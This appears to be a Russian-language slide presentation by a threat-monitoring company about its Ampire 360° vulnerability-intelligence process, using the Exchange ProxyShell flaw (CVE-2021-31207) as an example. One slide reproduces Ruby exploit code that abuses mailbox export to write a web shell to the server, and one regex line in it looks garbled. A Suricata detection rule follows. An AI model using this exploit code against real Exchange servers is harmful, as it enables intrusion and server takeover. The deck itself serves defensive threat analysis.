
Scanned	Detections	Type	Name
2026-03-20	47 / 70	Win32 EXE	О проведении конкурса научно-техниче...
2026-01-28	27 / 72	Win32 EXE	evdc58e.exe
2026-05-14	21 / 71	Win32 EXE	w92wz.exe
2026-01-28	38 / 71	Win32 EXE	ja7p422.exe
2026-01-18	41 / 71	Win32 EXE	37mqwd39r.exe
2025-10-08	41 / 72	Win32 EXE	u4ddtkr.exe
2026-06-09	40 / 70	Win32 EXE	zm7py.exe
2026-08-13	56 / 71	Win32 EXE	0c80befb0b31b46f1f0a030af4aef3056806e...
2026-01-28	46 / 71	Win32 EXE	ydvez4.exe
2026-06-25	25 / 71	Win32 EXE	0f98f319d9770501ef57393f9fbcbf0ca7296...
2026-06-09	37 / 71	Win32 EXE	Исх_ЦИКЛ_Постановка_ЭКБ_РИД_Испы...
2025-10-13	44 / 72	Win32 EXE	ihozdetot.exe
2026-06-01	38 / 70	Win32 EXE	cmo4faile.exe
2025-09-08	38 / 72	Win32 EXE	tev1jt.exe
2026-09-05	43 / 69	Win32 EXE	177f291a6b1e2889f75bc2ed3683f5e7ef8cc...

Практические результаты в Перспективном мониторинге




Сбор первичной информации

Ampire 360°



Сбор первичной информации



Vulnerability Intelligence

Ampire 360°

Собрать данные из открытых
и закрытых источников

Провести первичный анализ уязвимостей

Классифицировать риски и приоритизировать обработку

Устранить уязвимости и разработать
меры противодействия

Распространить информацию
для команд безопасности

**Как раньше других
узнавать о появлении
уязвимостей в продуктах?**

Сбор данных из открытых и закрытых источников

★ Check Point Research (2022-12-13): 12th December – Threat Intelligence Report


На Check Point Research добавлен бюллетень:
12th December – Threat Intelligence Report
[Приоритет повышен автоматически: источник 'checkpoint_ti']
<https://research.checkpoint.com/2022/12th-december-threat-intelligence-report/>
(взято с <https://research.checkpoint.com/category/threat-intelligence-reports/>)

Связана с 5 Родитель для 10 Упомянутые здесь элементы 2 Обратные упоминания 2

Добавить ссылки

Настройка событий

Проект	Автомониторинг киберугроз
Приоритет	Первый приоритет
Реагирование	Высокое
Тип	Бюллетень
Состояние	Выполнение
Исполнитель	Рудзик Александр Романович_370



Как мы анализируем уязвимости? Ampire

Оценка популярности
уязвимого продукта

Критичность
уязвимости

CVE-2021-31207

Наличие эксплойта
в открытом доступе

Возможность
обнаружения с
помощью СЗИ



Приоритизация и оценка рисков

Ampire 360°

CVE-2021-31207

Критичность

CVSS v3 Severity and Metrics:

Base Score: **6.6 MEDIUM**

Vector:

CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:H/I:H/A:H

Attack Vector (AV): **NETWORK**

Attack Complexity (AC): HIGH

Privileges Required (PR): HIGH

User Interaction (UI): NONE

Scope (S): UNCHANGED

Confidentiality (C): HIGH

Integrity (I): HIGH

Availability (A): HIGH

Эксплойт

```
def exploit
  @ssrf_email ||= Faker::Internet.email
  print_status('Attempt to exploit for CVE-2021-34473')
  run_cve_2021_34473

  powershell_probe = send_http('GET', '/PowerShell?X-Rps-CAT=#{@common_access_token}&Email=Autodiscover/autodiscover.json?a=#{@ssrf_email}', cookie: :none)
  fail_with(Failure::UnexpectedReply, 'Failed to access the PowerShell backend') unless powershell_probe.code == 200

  print_status('Assigning the \'Mailbox Import Export\' role')
  execute_powershell('New-ManagementRoleAssignment', args: [ { name: 'Role', value: 'Mailbox Import Export' }, { name: 'User', value: datastore['EMAIL'] } ])

  @shell_filename = "#{rand_text_alphanumeric(8..12)}.aspx"
  if datastore['UseAlternatePath']
    unc_path = "#{datastore['IISBasePath'].split('.')[1]}\\#{datastore['IISWritePath']}"
    unc_path = "\\#{datastore['BackendServerName']}\\#{datastore['IISBasePath'].split('.')[0]}\\#{unc_path}\\#{@shell_filename}"
  else
    unc_path = "#{datastore['ExchangeBasePath'].split('.')[1]}\\FrontEnd\\HttpProxy\\#{datastore['ExchangeWritePath']}"
    unc_path = "\\#{datastore['BackendServerName']}\\#{datastore['ExchangeBasePath'].split('.')[0]}\\#{unc_path}\\#{@shell_filename}"
  end

  normal_path = unc_path.gsub(/^(.+127\.\.0\.\.1\.\.1)\$\\, '\1:')
  print_status("Writing to: #{normal_path}")
  register_file_for_cleanup(normal_path)

  @export_name = rand_text_alphanumeric(8..12)
  execute_powershell('New-MailboxExportRequest', args: [
    { name: 'Name', value: @export_name },
    { name: 'Mailbox', value: datastore['EMAIL'] },
    { name: 'IncludeFolders', value: 'Drafts#' },
    { name: 'ContentFilter', value: "(Subject -eq '#{@draft_subject}')" },
    { name: 'ExcludeDumpster', value: '' },
    { name: 'FilePath', value: unc_path }
  ])
end
```

Меры противодействия

AM EXPLOIT [ET] Microsoft Exchange Server Auth Bypass aka 'ProxyShell' & SSRF aka 'ProxyNotShell' (CVE-2021-31207, CVE-2022-41040)

Высокая критичность Эксплуатация уязвимостей windows

Описание Snort Suricata


СКОПИРОВАТЬ

```
alert tcp any any -> [$HOME_NET,$HTTP_SERVERS] $HTTP_PORTS {  
  msg: "AM EXPLOIT [ET] Microsoft Exchange Server Auth Bypass aka 'ProxyShell' & SSRF aka 'ProxyNotShell' (CVE-2021-31207, CVE-2022-41040)";  
  flow: established,to_server;  
  content: "/autodiscover.json?";  
  nocase: ;  
  http_uri: ;  
  fast_pattern: ;  
  content: "Email=autodiscover/";  
  nocase: ;  
  http_uri: ;  
  flowbits: set,ET.cve.2021.34473;  
  reference: cve,2021-31207;  
  reference: url,packetstormsecurity.com/files/163895;  
  reference: cve,2022-41040;  
  reference: url,fortinet.com/blog/threat-research/microsoft-exchange-zero-day-vulnerability-updates;  
  classtype: web-application-attack;  
  sid: 3184814;  
  rev: 8;  
  metadata: affected_asset dst, affected_os Windows, affected_product microsoft:exchange_server, affected_product microsoft:windows,  
  affected_vendor microsoft, attack_target Mail_Server, attack_target Web_Server, created_at 2021_10_07, signature_severity high, tag
```

Распространение информации

Ampire 360°

Проверьте ваши IoCs



Благодарю за внимание!

Александр Рудзик

Руководитель направления исследований
киберугроз

Перспективный мониторинг



Остались вопросы?

Ampire 360°